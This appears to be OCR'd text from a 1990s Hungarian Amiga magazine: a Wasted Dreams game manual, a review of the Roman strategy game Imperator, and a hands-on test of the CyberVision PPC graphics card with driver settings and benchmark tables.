A Wasted Dreams nem igényel semekkora telepítést sem a merevlemezre, és közvetlenül a CD-ről futtatható. Egyszerűen kattints rá a "WastedDreams" ikonra, ilyenkor a bevezető animációt is megtekintheted, vagy az "Engine" ikonra, mellyel közvetlenül a játékot indítod el.

BEVEZETŐ ANIMÁCIÓ

A bevezető animáció megadja ennek a "Titokzatos Idegen beszélő kalandjátéknak" az alaphangulatát, és ismerteti az eddig történteket. Bármikor megnyomhatod az "Escape" billentyűt vagy az egérgombot, hogy az animációból a játékba kerülj.

JÁTÉK MENÜ OPCIÓK KÉPERNYŐ

Az első képernyő, ami feljön, a Játék Menü Opciók képernyő, amelyet bárhonnan a játékból is el lehet érni az "ESC" billentyű lenyomásával. Itt a billentyűzeten levő Fel/Le nyilakkal, vagy a Joystick használatával lehet kiválasztani egy opciót, amelyet a "Shift" billenyű, vagy a tűzgomb lenyomásával lehet aktiválni.

NYELV

Hála az A.T.O.-nak, ezzel a menüponttal 18 különböző nyelv közül választhatsz,

remélem, a magyart fogod - ha már egyszer megcsináltuk...

KÉSZÍTŐK

Nézd csak meg, ki mindenki dolgozott keményen, hogy megalkossa ezt a játékot!

BEÁLLÍTÁSOK

A beállítások képernyőjén a következő választások várnak rád:

JÁTÉKOSOK

Itt állíthatod be, hogy a Wasted Dreams-t egyedül, vagy kettesben kívánod végigjátszani. Vedd figyelembe, hogy a játék közepén ezt az opciót nem módosíthatod, ilyenkor mindent elölről kell kezdened.

MEGJELENÍTÉS MÓDJA

Itt válthatsz PAL és NTSC módok között

LÖVÉSJELZŐ HANG

Itt kapcsolhatod ki/be a "Lövésjelző hangot". Ha bekapcsolod, figyelmeztető hangot fogsz hallani, ha egy ellenség célba vett, és egy kicsit más hangot, ha sikeresen megcéloztál egy ellenfelet.

CÉLKURZOR

Itt lehet a "Célkurzort" ki- és bekapcsolni. Ha be van kapcsolva, egy célkurzort látsz a karaktereden, ha egy ellenfél célbavett, illetve az ellenfélen, ha te vetted őt célba.

KOOPERATÍV MÓD

Ha 2 játékos módot választottál, engedélyezheted vagy letilthatod a kooperatív módot. Ha engedélyezed, azzal megakadályozod, hogy egymásra lőjetek és egy csata kellős közepén a társadnak okozz sérülést. Ha kikapcsoltad, vigyázz, nehogy egymást öljétek meg!

ÜZENETEK TÍPUSA

A Wasted Dreams játszása közben három mód közül választhatsz: csak szöveget, csak digitális beszédet, vagy mindkettőt szeretnél.

IRÁNYÍTÁS

Ezen a helyen a beviteli eszközt határozhatod meg mindkét játékos számára. Joystick és billentyűzet között választhatsz. Két játékos egyszerre nem használhatja a billentyűzetet.

ÚJ JÁTÉK

Ezt választva a Wasted Dreams-szel az elejétől játszhatsz.

JÁTÉK BETÖLTÉSE

Ezt választva az előzőleg elmentett 6 lehetséges játékállás egyikét töltheted be.

JÁTÉK KIMENTÉSE

Ezt választva az aktuális játékállást mentheted el a 6 hely egyikére. A kimentett játékállásokat a program az S: könyvtárba helyezi. A játékállásoknak külön nevet is adhatsz.

KILÉPÉS A JÁTÉKBÓL

Biztos vagyok benne, hogy nem használod majd gyakran ezt az opciót, de ezzel léphetsz vissza a Workbenchbe.

A JÁTÉK MEGKEZDŐDIK

Az űrhajó visszazuhant az Agillerára. Első lépésként a használható tárgyakat kellene kimentened a roncsok közül (főleg a fegyvereket). Készülj fel némi felfedezésre és meglepetésekre, amíg ki nem ismered magad a környéken. Ha két játékos üzemmódot választottál, mindketten felfedező útra indulhattok, de maradjatok egymás közelében, hiszen mindketten a képernyőn kell, hogy legyetek.

A JÁTÉKOS MOZGÁSA

8 irányban mozoghatsz a terepen, a táj mozdul el körülötted. Egyes helyeken a képernyő szélén hagyhatod el a képernyőt, és az új helyszín szélén jelensz majd meg. Két játékos módban mindkét játékosnak el kell hagynia a helyszínt.

FEGYVEREK ÉS ÖKLÖZÉS

A "Shift" vagy a joystick gomb hatására (attól függően, mit választottál irányításhoz) aktiválódik a fegyver. A játékos tüzelő testhelyzetet vesz fel. Ezután tetszés szerint lövöldözhetsz. A nyilak vagy a joystick mozgatásával forgathatod a karaktert a megfelelő irányba a 8 közül. Bármikor elteheted a fegyvert úgy, hogy azt a nyilat nyomod le (vagy abba az irányba húzod a joyt), amerre a játékos épp néz. Ha kifogysz a lőszerből, az öklödet használva harcolhatsz tovább. Ehhez közel kell kerülnöd hozzájuk és feléjük kell fordulnod.

TÖLTÉNYTÁRAK

A játék során tölténytárakat találsz majd, amelyek segítenek felkészülni a feltűnő idegenek elleni harcra. A két játékos üzemmódban érdemes összedolgozni, és a muníciót annak a játékosnak adni, aki jobban rá van szorulva. Egyes esetekben az ellenfelek halálukkor eldobják tölténytárukat, cselekedj gyorsan!

PAJZSOK

A pajzsod minden találattal veszít erejéből. Ha ez elfogy, akár halálra is sebezhet egy támadás. A játék során többször nyílik alkalom a pajzs újratöltésére. Ezt tedd meg, ahányszor csak lehet.

A TÁRGYAK VIZSGÁLATA; BEGYŰJTÉSE; CSERÉJE ÉS HASZNÁLATA

Ha egy vizsgálható, felvehető, cserélhető, használható tárgy közelébe érsz, a megfelelő "akció" ikon megjelenik az alsó menüsoron. A Shift vagy tűzgomb lenyomásával végrehajthatod az adott utasítást.

A HÁTIZSÁK ÉS AZ AKTÍV TÁRGY

Sok tárgyat összegyűjthetsz kalandjai során, melyek közül sok a fejtörők megoldásához kell. Bármennyit összeszedhetsz, de egyszerre csak egy lehet közülük aktív. Az aktív tárgy háttere világosabb. A játékban bármikor lenyomhatod a hátizsák-gombot (lásd irányítás) és a begyűjtött tárgyak között lapozhatsz. Amelyiken megállsz, az válik az aktív tárggyá. Ha a balra vagy jobbra mutató nyíl kigyullad, azt jelenti, hogy abban az irányban vannak még tárgyak.

A TÁRGYAK HASZNÁLATA

Ha egy bizonyos helyen tartózkodsz, ahol szükség van az egyik begyűjtött tárgy használatára, a megfelelő "akció" ikon jelenik meg alul a menüben de csak akkor, ha a megfelelő tárgy lett aktiválva. Például ha egy műszerésznek a "navigátor eszközre" van szüksége, csak akkor nyílik lehetőség az átadásra, ha ezt a tárgyat aktiváltad előtte.

BESZÉLGETÉS A KARAKTEREKKEL

Utazásod során a Wasted Dreamsben sok beszélgetőtárssal találkozol majd. Ha alul megjelenik a kommunikáció ikon (ha közel kerülsz hozzájuk), lehetőség nyílik a beszélgetésre. Minden szöveg (ha a szöveg engedélyezve van) egy bizonyos időre jelenik meg a képernyőn, de a Shift vagy a tűzgomb benyomásával fel is lehet gyorsítani őket. Ekkor a beszéd folyamatosan halad, amíg a Shift vagy tűzgomb újabb lenyomásával le nem állítod.

IRÁNYÍTÁS

A "nyilak" és a joystick
- Sétáló módban a karakter az adott irányban mozog - Tüzelő módban forgatja a karakter célzókeresztjét, illetve visszavált Sétáló módba, ha a karakter abba az irányba néz. - Hátizsák módban a Bal és Jobb a tárgyak között lapoz

A "Shift" vagy a joystick tűzgomb
- Ha az akció ikon látható, végrehajtja az adott utasítást - Sétáló módban átvált Tüzelő módra - Tüzelő módban elsüti a fegyvert vagy üt egyet, ha kifogyott a lőszerből

Hozzáférés a hátizsákhoz
- 1.játékos: bal "Alt" vagy bal "Amiga" billentyű - 2.játékos: jobb "Alt" vagy jobb "Amiga" billentyű

"Escape" billentyű
- A főképernyőt hozza elő

ÉS VÉGÜL

Nos, ez minden, amit tudnod kell, hogy végigjátszhasd a Wasted Dreams-t. Reméljük, legalább annyira élvezed a játékot, mint amennyire a programozók élvezték az elkészítését - tudod, a szokásos szöveg....

A játék előreláthatólag szeptember végén kerül a boltokba.

Horváth Péter

Remélem, nincs senki köztetek, aki még nem olvasott egyetlen Asterix képregényt sem a Tímár György-féle fordításban (IPM-Alfa). Igen nagy mázli, hogy a mester nemcsak verseket ültet át franciára meg sajtokat szakért, hanem ehhez is vette a fáradságot. Nem nagy bátorság kijelenteni, hogy hála neki a magyar változat jobb lett, mint az eredeti...

Szűkítsük tovább a kört: ki emlékszik a Centurion nevű játékra? Az ókori Rómában játszódó stratégia valamikor a Defender of the crown és a Dune 2 között jelent meg, mintegy átmenetet képezve a két említett játék között.

Nos, ha keresztezzük az Asterixet és a Centuriont, megkapjuk az Imperatort. (A fentiekből tehát kissé nehézkesen ugyan, de levezethető, hogy az Imperatorban kábé ugyanannyi fűszergyár van, mint varázsital... huh.) A játék tavaly decemberben jelent meg francia nyelven, és mostanában jött ki angolul. Egyelőre OCS (64 színű) grafikája van, de készül az AGA és grafikus kártya változat. A gépigénye igen szerény: fél mega grafikus memória plusz 1 mega fastram, nameg merevlemez. Gyorsabb proci (30/50) szükséges lehet az élvezhető realtime módhoz, de nem muszáj. 2.1-es oprendszere meg úgyis mindenkinek van, ugye?... A telepítést a mellékelt program végzi, nehogy zavarba jöjjön a T. mazsola játékos.

A játék a HATALOMról szól. Ha tele vagy komplexussal, félénk, visszahúzódó természeted van, akkor ez a játék nem neked való... Ide brutális, vérgőzös agyú stratégák kellenek, olyanok, mint a régi római hadvezérek voltak. Ha ambiciózus, kegyetlen, hideg, cinikus vagy, imádni fogod.... Na jó, lehet, hogy kicsit túloztam, a lényeg, hogy egy klassz stratégiai játékról van szó, poénos grafikával, eszméletlen hanghatásokkal. A hangokról csak annyit, hogy ha egy csapat pánikba esik és menekülni kezd, a gép ezt egy hisztérikus női sikollyal adja tudtodra (ilyet akkor hallatnak a szőke, nagymellű egyedek, mikor pl. meglátnak egy egeret vagy a sájgájszt).

A játék során egyfelől igazgatni kell a birodalmat, vagyis területeket szerezni, szenátorokat megvesztegetni, hadsereget felállítani, másfelől le kell játszanod a csatákat. A bónusz természetesen Kleopátra...

A csata

A demováltozatban az elején több vezér közül választhatsz, a teljes játékban pedig a csata előtt cserélhetsz vezért. Minél drágább a vezér, annál jobban motiválja a csapatokat, azaz a Boostnál nagyobb növekedést képes előidézni (1-től akár 100-ig). Mindig a lehető legdrágább vezért válaszd, ha futja a pénzedből. Az angolul tudók kedvéért álljon itt néhány vezér, hogy a játék hangulatáról képet alkothassatok: Bigus Pigus, Infectius, Disastrus, Ridiculus, Fabulus, Delirius stb. Többféle tereppel találkozol majd, többek között sziklással, sivatagival, ingoványossal.

Csata előtt papjaid a szent csirke beleiből megjósolják annak kimenetelét. Ha azt mondják, te vagy a nyerő, esetleg automatikus harcot is kérhetsz. Ha szerintük kétesélyes a dolog, mindenképp játszd le a csatát. Ha azt mondják, esélyed sincs, csak akkor vágj bele, ha az ellenséget csupán meggyengíteni akarod, ugyanis ez óriási túlerőt szokott jelenteni az ellenfélnél.

Felülnézetben látod majd a csatateret. A harc előtt lehetőség van a csapatok különböző formációban történő felállítására. Vedd figyelembe a sziklák és kunyhók elhelyezkedését! A lovasság nehezen fordul meg, de nagyon gyorsan vágtat egyenes irányban. Az íjászok nem tudnak más csapat vagy tereptárgy fölött átlőni. A szóközzel váltogathatsz a formációk között. Ha megtaláltad a megfelelőt, nyomj entert.

Nem lesz olyan könnyű dolgod, mint a Centurionban volt. Sokkal több tényező szól bele a harc kimenetelébe. Pl. egy szorosban egyetlen csapattal és mögöttük egy katapulttal sokáig ellenállhatsz a túlerőnek. Körönként egyszer feltuningolhatsz egy egységet. (Boost unit) Ez fontos, hiszen egy leromlott harci kedvű csapat hamar pánikba esik és elmenekül, arról nem is beszélve, hogy ezt látva a többieknek is inukba száll a bátorság. Igazi gyönyörűség hallani, hogy az egyik ellenséges csapat rémülten sikoltozni kezd, mire a fél hadseregük ijedten hazafut... hiába, a rossz hírek hamar terjednek.

A katapult támadásaitól rettentő hamar bepánikolnak a katonák. Vele csak előre tudsz lőni, de nagyobb távolságra és más csapatok feje fölött is. A katapult célpontjának kiválasztásához a jobb egérgombot használd (ami egyébként cancelként működik a többi csapatnál). Vigyázz rá, rettentő hamar szétverik, ha a közelébe jutnak! Akár egy szem lovas is képes végezni velük. A katapult csak oldalazni tud, és egy híján át képes lőni a pálya másik végéig.

Kérheted, hogy az egész sereg álljon meg ott, ahol van és harcoljon, vagy menjen a kijelölt helyekre és ott verekedjen tovább, vagy mindenki verekedjen ott és úgy, ahol és ahogy akar. Ezek a valós idejű harci módok, vagyis amíg nem klikkelsz bele, mindenki üti-vágja a hozzá legközelebb eső ellenséget. A másik mód a körökre osztott szerintem sokkal jobb, és realtime módban amúgy is szinte képtelenség győzni. Esetleg akkor használd, ha már biztos túlerőre tettél szert.

A parancsok kiadása egyszerűbb már nem is lehetne: bal katt az egységre, majd a célpontra. Az íjászokkal jobb, ha megállsz az ellenség előtt két egységre, ők majd maguktól lövöldözni kezdenek. Támadj meg egy egységet több oldalról! Ha látod, hogy valamelyik csapatban elfogynak a katonák, ne pazarold a Boost-ot rájuk, inkább vidd őket biztonságos helyre. Ha mindenkinek kiadtad a parancsot, még egyszer megnézheted, ki hova indul, aztán vesd el a kockát... Ha nagyon szorul a hurok, add fel - így kisebb veszteségekkel megúszod, mint ha mindhalálig harcolnál.


Az egységekre jobb gombbal kattintva megadhatod nekik, milyen irányba forduljanak. Ennek főleg akkor van jelentősége, ha egy egységet több oldalról is támadnak. Ilyenkor eldöntheted, melyik a kisebbik rossz (azaz melyik egység kapja oldalba a tiédet). Ha lenyomtad az egyiket, szintén ezzel a paranccsal fordíthatod azonnal a következő felé a csapatot. Mindig támadd az ellenséget több oldalról, és próbáld elkerülni, hogy veled tegye ugyanezt.

Egyes országok hagyományosan erősek (pl. Carthago, a germánok vagy a perzsák), különösen Isterix (hmm) a galloknál. Nahát, csak nem francia játékról van szó??? A elkövető neve Bernie Noel - ebből még nem derül ki, de ha ránézel az emilcímére, rögtön kibújik a szög a zsákból.

Az ilyen provinciákat csak úgy civilizálhatod, ha egymás után több légiót küldesz oda. A további csapatokkal már csak a meggyengült ellenség maradék egységei veszik fel a harcot.

A gazdaság

Ez a rész jóval fejlettebb, mint a Centurionban volt. Az elfoglalt területeket beültetheted gabonával és szőlővel - adottságaiktól függően több-kevesebb táblát tudsz bevetni. A megtermelt javakat aztán eladhatod a piacon. A légiók esznek és vedelnek rendesen, ezért eleinte nemhogy eladni nem tudsz, de még a saját szükségleteidet is a piacon kell beszerezned. A búzát szétoszthatod majd a római nép között (növekedhet a befolyásod), a bort pedig a katonáknak. Ők egy-két amforáig jobb hangulatba kerülnek (növekszik a morál), a túl sok bortól viszont berúgnak, mint az atom, és bárki elviheti a fejük fölül az egész provinciát...



A piacon igen hullámzó árak vannak, ezért némi tőzsdézéssel is megpróbálkozhatsz (itt nyerni is lehet néha, ellentétben a pestivel, aminek a találó BUX nevet adta valaki). Ha például egy-két sestercíusba kerül a búza, vegyél belőle annyit, amennyit csak a pénzed enged. Néha ugyanis akár 20 sestercius fölé is mehetnek az árak.

A provinciákat fejleszteni is lehet (jó drágán). A fejlettségi szintet a fővárost jelképező kis ház mérete jelzi. Minél fejlettebb egy tartomány, annál több adót fizet. Ha fellázadnak a lakók, vagy idegen hadsereg foglalja el akár csak egy kör erejéig is, a provincia visszesik a Róma előtti idők szintjére, azaz semmi termelés (újra be kell vetned a földeket) és minimális fejlettségi szint.

A szenátorok jóindulatát aránylag könnyen elnyerheted, mindössze iszonyatos mennyiségű pénzzel kell megkenni őket. A népszerűséged ettől függetlenül is nőhet, köszönhetően a harci sikereknek, a nép között osztogatott javaknak vagy a fizetett beszédeknek a szenátusban. Ezeket érdemes végigolvasni, majdnem olyan poénosak, mint mikor pl. monnyonle doktor beszél a mi Parlamentünkben...

A meghódított provincia lakosai eleinte gyakran elég idegesek. Vedd le az adójukat nullára (átmenetileg), és tarts cirkuszi játékokat. Ha néhány fogatlan, öreg gladiátor ül le dominózni az arénában, az legfeljebb a könnyű szinten hozhat pozitív változást. Ha több pénzt szánsz rá, a közepes méretű játékok több évre felnyomják a hangulatot. Ha a legnagyobb játékokat rendezed meg, akkor úgy eláll a szavuk az erős Róma láttán, hogy sokáig nem lesz velük gond.

Könyű fokozatban mindig termelsz majd annyi bort és búzát, hogy egyáltalán nem lesz szükséged a provinciák adójára.

Az Istenek

A játék folyamán egy-egy alkalommal megidézheted a Deux ex Machina-t, ami a régi görög tragédiákban arra szolgált, hogy ha az író teljesen belezavarodott a történetbe, akkor gyorsan hívott egy kisebb-nagyobb istent, hogy kihúzza a hőst a csávából. Manapság csak a brazil szappanoperákban látni ilyesmit (nem tudom, miért a "szappan" jutott eszébe az elnevezés kitalálójának a "naponta" szó szinonimájaként? Rejtély...). Naszóval Mars lenyomja az összes barbár hordát a szárazföldön, csapataid lelkesedését pedig felszítja. Neptun az ellenséges hajóhadakat tünteti el, a szerelem istene Kleopátra szívét nyitja meg, a gazdasági ügyekért felelős isten pedig teletömi a kasszád. Ez utóbbit érdemes rögtön a legelején megidézni. Jupiter pedig majdnem olyan univerzális, mint egyes mosóporok: az összes isten jótettét megismétli. Persze neki már akkora az arca, hogy eleinte (egy bizonyos rang alatt) nem is áll szóba veled. A rangod határozza meg a légióid lehetséges számát és összetételét is.

Kleopátra

Ő külön csapást jelent a játékban. Aránylag könnyen szövetségessé teheted pl. egy többmilliós ajándék átadása után, ám később igazi női kívánságokkal áll elő. Gyakran kér például tízmilliót a piramisok újrafestéséhez, vagy a szent víziló abrakjához, esetleg kedvenc macskáját bebalzsamozandó. Ha nem teljesíted a kívánságát, a következő évben búcsút mondhatsz Egyiptomnak. Ezt elkerülendő csak akkor foglald el Egyiptomot, ha már van elég pénzed a hölgy kielégítésére, vagy próbálkozz azzal a taktikával. hogy minden kívánság elhangzása után tarts cirkuszi játékokat Egyiptomban. Alacsony szinten bejön.

Róma

Rómával különleges a kapcsolatod. Ha csapataiddal Itáliába térsz, hangulatuk a legjobbá válik - hiszen hazatértek. Kisebb ranggal nem is tudod rábeszélni őket, hogy forduljanak Róma ellen. Ilyenkor ugyanis a szenátus azonnal első számú közellenséggé kiált ki, csapataid pedig nem akarnak sorsodban osztozni - legalábbis addig nem, míg Konzullá nem válsz. Ilyenkor le kell győznöd az ellened összetoborzott római légiókat. Nem árt, ha támadás előtt sok szenátor vándorol a zsebedbe, mert ilyenkor kisebb lesz az ellened küldött hadsereg. Ha sikerül Róma urává válnod, kikiáltanak Augustussá meg az összes többi nyári hónappá.

A provinciák

Ha jó politikus vagy, több tartomány békésen, harc nélkül csatlakozik hozzád. Általában Szicília és a kisebb keleti (Fekete-tenger környéki) tartományok lakói fogadnak szívesen. Ha azt írja a proram, hogy szeretettel fogadnak, ajánlj szövetséget. Ha félnek tőled, ijessz rájuk. Ha ellenségesek, "civilizáld" őket, miután kissé eccerű angolságukat olvasva abbahagytad a röhögést. Külön problémát jelent majd (az említett tartományokon túl) Carthago. Ők szinte minden kör elején megüzenik, mit fognak tenni bizonyos testrészeiddel. Előre sejthető, hogy higgadt hangú érveléssel nem sokra mész. Minél előbb nyomd le őket, mert nem bírnak magukkal és be-betörnek a birodalomba. A görög és egyiptomi tartományok igen termékenyek, ha pénzszűkében vagy, próbáld megszerezni őket és kezdj gyorsan gazdálkodni rajtuk. A tartományok kifosztására még nem volt szükségem, végső megoldásként persze szóba jöhet.

A kezelésről nem írok konkrétan, hiszen nagyon jó súgórendszere van a programnak.

Minél nagyobb lesz a birodalmad, annál több pénzt szedhetsz majd be - és annál több bajod lesz a lázongó tartományokkal. Egészen addig, amíg az ismert világ (azaz a térkép) 80-90%-át el nem foglalod, sok gondod lesz a lázongókkal. Látván sikereid, a hangadók szép lassan elnémulnak. Ha már a térképeknél tartunk: a régi rómaiak természetesen saját félszigetüket képzelték a világ közepének. Ennek megfelelően térképeiken az olasz csizma nem függőlegesen, hanem vízszintesen helyezkedett el. "Felette" az Adriai tenger húzódott, alatta meg a többnyire ismeretlen afrikai partok. A többi teljesen lényegtelen volt...

Több játékos mód

A játék igazi erőssége a többjátékos üzemmód. Ketten vagy hárman is játszhatjátok. Ilyenkor először az első játékos lép, majd a második és így tovább. Ha légióitok egymás területére lépnek, az ott állomásozó eldöntheti, hogy engedélyezi-e az áthaladást. Csínján kell bánni a kötekedő szavakkal, mert a bajkeverőt egyből kiközösíti a szenátus, és ez nemcsak a katonák hangulatára oly mély benyomást tevő Itália elvesztését jelenti, de ezzel együtt megfoszt a gyors toborzási lehetőségtől is, hiszen Itáliában mindig rengeteg katonajelölt van, míg a többi provinciában esetleg csak néhány száz.

Az Imperator fokozottan igazolja azt a szabályt, hogy a legtöbb játék sokkal élvezhetőbb, ha humanoiddal kelsz versenyre, nem pedig a buta és kiszámítható CPU-val. Nálam még a WormsDC-t is letaszította az első helyről. Lapzárta után kaptam még néhány tippet magától a szerzőtől, ezeket a következő *számban olvashatjátok*

További info: bnoel@club-internet.fr

Horváth Péter

CVPPC

amikor egy álom megvalósul(hat)

Az az érzésem, hogy az AMIGÁs grafikus-kártya tulajdonosok mindig valahogyan "misztikusnak" tűntek a többi felhasználónak... Hogy érthetőbben fejezzem ki magamat; az akinek gfx kártyája volt, az már komoly felhasználónak számított, mivel egyrészt ezek a kártyák nem éppen olcsóságukról voltak híresek, másrészt pedig a hazai amigások nagy részének A500 vagy A1200 van a birtokában... abba pedig - ugye - alapban nemigen lehet bármilyen grafkártyát elhelyezni... Ezen az áldatan (és valóban áldatlan) állapoton próbál(t) segíteni a Phase5 a BVision kártyákkal... Arra, hogy ez az állapot mennyire áldatlan, arra próbálok rávilágítani az alábbi tesztek segtségével...

A tesztek persze nem BVisionnel készültek, hanem annak nagyobb testvérével a CyberVisionPPC fedőnevű kártyával, ami a hírek szerint csupán annyiban különbözik a BVision-től, hogy nem 4, hanem 8 MB RAM-ot lehet max. beleapplikálni.

Egy ködtelen nyári délutánon beállított hozzám Bozó, magával hozva a CyberStorm PPC kártyámat és "bónuszként" mellé egy CyberVision PPC-t is... amely akkor a legelső ilyen kártya volt kis hazánkban... sőt ha jól tudom, e cikk megírásakor sincsen még sokkal több :). Első lépésben behelyeztük a kártyát merőlegesen a PPC-re... kissé meglepő módon a kártya hozzáért a 4000-es Zorro-slot boardjához (!), ezért a figyelmes p5 szakemberek egy papírból készült isolator cardboard-ot mellékeltek a kártyához, amelyet frankón rá lehet hajtogatni a Z-boardra és eléggé pofásan is néz ki... khm... A 3/4000 toronyban nincs ilyen problem...

Meglepetésként ért, hogy a p5 termékekhez képest (pl. az A1200 turbokártyákra gondolok) meglepően könnyen jár ki/be a kártya... (egy Blizzard-ot pl. komoly művelet volt kihúzni a gépből... :) Ez sajnos olyan dolgokkal jár együtt, hogy ha a gépet megmozgatjuk, elmozdulhat a kártya is (!)... Minekutána nem igazán boot-ol be, amíg meg nem igazgatjuk. A kártya csatlakoztatása után rá kell dugni a connector-module-t, ami valójában egy szabvány vga és egy LCD-3D shutterglasses csati. Utóbbi standard VESA-szabvány. (csak legyen progy ami támogatja!)

Ezután a hozzávetőlegesen 2 percnyi installálás után :) lemezről következett a software installálása... Az install felpakolta a következő dolgokat:

Devs:monitors/CVisionPPC (monitor driver)
Libs:cgxsystem.library Libs:cgxvideo.library Libs:cgxbootpic.library (intiution emulációhoz szükséges, ezeken a libeken keresztól kommunikál a rendszer a cvppc-vel+a bootlogo-t tartalmazó lib)
SYS:Prefs/presets/monitors/Monitor-xxKHz
SYS:Env-Archive/cybergraphx/CVision3DMonitor

Az kártya beállításai installálásakor:

HIRESCRSR
1: A Lores sprite-ok a nem-AGA gépeken is hires sprite-oknak fognak látszani, azaz a CGX spftware nem duplázza meg a sprite-okat (ajánlott)
0: A Lores srite-ok randa nagyok lesznek

HIDE15BIT
1: Nem jeleníti meg a screenmode list-ben a 15bites képernyőmódokat. Attól még megvannak ezek a módok, csak nem látszanak:)
0: Minden képernyő tíus megjelenítése (ajánlott)

SAVEMEM
1: Ha ezt bekapcsoljuk a CGX kevesebb FastRAM-ot használ, mert a screen bitmap planar részét tárolja csak a FastRAM-ban a chunky-t pedig a Video RAM-ban
0: Több memóriát nyúl le a kártya, de jóval gyorsabb (ajánlott) (16 mega felett ajánlott)

ALERTEMU
1: Ez a DislplayAlert() funkció, azaz - elvileg - megjeleníti a guru-kat a cgx screen-en... Ez azért nem egészen van így. (általában csak a recoverable alert-eket hajlandó kitenni) (ajánlott)
0: Minden alert marad a default AMIGA screen-en

CPU2C
1: A planar2chunky konverziót a CPU végzi... Ezáltal megszűnhetnek a randa "planar" blitting effektek, de mivel software-es konverzió ezért némileg lassabb
0: a p2c konverziót a kártya végzi el (ajánlott)

PLANES2FAST
1: Az éppen nem aktuális planar bitmap-eket a FastRAM-ban tárolja. Ezáltal némileg gyorsabb lesz ezek elérése azonban gond lehet a standard amiga planar gfx-el, amit ugye alapban a ChipRAM-ban tárol a gép. Tehát óvatosan bánjunk ezzel a kapcsolóval. (magyarán kissé "bugzásra" hajlamos itt a dolog)
0: Minden marad alapban (ajánlott)

KEEPAMIGAVIDEO
1: Az amiga display DMA aktív marad akkor is, ha éppen a CGX screen van elöl...(több monitort használóknak ajánlott)
0: deaktiválja az amiga display dma-t, ha a cgx screen aktív. E felgyorsíthatja a chipmem elérését.

PASSTHROUGH = (Yes/No) Aktiválja/deaktiválja a monitor passthrough-t (csak flickerfixer esetén lehetséges)

BOOTLOGO = (Yes/No) Ki/bekapcsolja a BootLogo-t

MEMCLOCK = xx Felgyorsítja a grafikus memóriát (csak valid CV64 kártyák esetén lehetséges)

SCROLLMASK= (Yes/No) Aktiválja/deaktiválja a masking-ot

Ezek a beállítások később megváltoztathatók a devs:monitors/CVisionPPC tooltypes-ban manuálisan vagy a prefs-ben lévő Cyberprefs-szel.

Az ALERTEMU-ról és a KEEPAMIGAVIDEO-ról egy pár szót még hadd ejtsek... Ha valaki komolyan elkezdi használni ezt a kártyát, hamar rájön, hogy szüksége lesz még egy monitorra (egy egyszerű PAL/NTSC is megteszi) mert egy halom dolog csak azon hajlandó megjelenni. Ezek egy része (főleg a wb-s cuccok) átpakolhatók CGX-re, de macerás ide-oda dugdosni a monitort, nem beszélve arról, hogy a bekapcsolt állapotban történő video ki-be húzogatás könnyen tönkrevághatja a CIA-t...

Támogatott video módok:

Felbontás	8bit	15/16bit	24bit
640x480	60-140 Hz	60-140 Hz	60-120 Hz
800x600	60-120 Hz	60-120 Hz	60-120 Hz
832x624	75-120 Hz	75-120 Hz	75-120 Hz
1024x768	75-120 Hz	75-120 Hz	75-120 Hz
1280x1024	60-100 Hz	60-90 Hz	-
1600x1200	60-80 Hz	60-75 Hz	-

Nagyobb felbontások/színmélység esetén nem árt a permedia-t meghűteni, mert hajlandó némi csíkozásra...

Egy kis segítség, ha valami nem ok:

K: Mi van ha bootoláskor nem jelenik meg a cgx képernyő:
V: Ha mozgattuk a gépet, akkor lehet, hogy elmozdult a kártya (meg kell igazítani - nekem pl. egy "autóztatás" után is elmozdult) Vagy, ha régebbi driver-ünk van fenn, akkor nézzük meg ilyenkor a PAL Screen-t mert lehetséges, hogy ott egy CVisionPPC fagyást találunk. Ilyenkor bootoljunk újra. (csak az original cvppc driver-nél voltak nekem ilyen gondok)
K: Nem működik a screen-drag a CGX screeneknél.
V: Ez így van. Nem is fog... Ki lehet bírni nélküle :)
K: Ha elindítunk valami programot és megáll a

1.teszt	CVPPC	CVPPC	CVPPC	AGA	AGA	AGA
				PAL LoRes	DblPAL HR	Super72HR
	320x240	640x480	800x600	320x256	640x512	800x600
OpenWin16	10	10	10	10	8	8
OpenWin256	10	10	10	6	3	3
OpenWinHi	10	10	10	----	----	----
OpenWinTru	----	10	10	----	----	----
WinLayer16	9	10	10	12	9	9
WinLayer256	17	18	18	6	3	3
WinLayerHi	14	14	14	----	----	----
WinLayerTru	----	12	11	----	----	----
SizeWin16	139	135	97	52	44	44
SizeWin256	125	118	117	55	47	37
SizeWinHi	111	103	116	----	----	----
SizeWinTru	----	103	101	----	----	----
MoveWin16	219	278	259	52	43	36
MoveWin256	260	279	270	46	32	22
MoveWinHi	227	293	272	----	----	----
MoveWinTru	----	242	263	----	----	----
ConOutP16	165	99	80	93	31	27
ConOutP256	168	100	81	79	16	0
ConOutPHi	117	69	58	----	----	----
ConOutPTru	----	61	52	----	----	----

pointer, azaz olyna mintha lefagyott volna a gép. V: Lehet, hogy tényleg lefagyott, de az *valószínűbb, hogy* megnyitott egy PAL képernyőt...

Ha valakinek ezen kívül valami baja van még a kártyával (nekem a csatlakozási gondokon kívül semmi sem volt) nyugodtan tanulmánnyozza a kétnyelvű (angol/német) kézikönyvet...

No megvan a kártya, nosza teszteljünk egy kicsit.. :) Próbálkozzunk először a SysSpeed 2.6-os verziójával...

Hm-hm. Első meglepetésként az ér minket, hogy a program nem jelzi azt, hogy lenne egy grafikus kártya is a gépben... Na mind1.

Nyomassunk egy Intuition tesztet... (az értékek művelet/másodpercben értendők) (1. teszt)

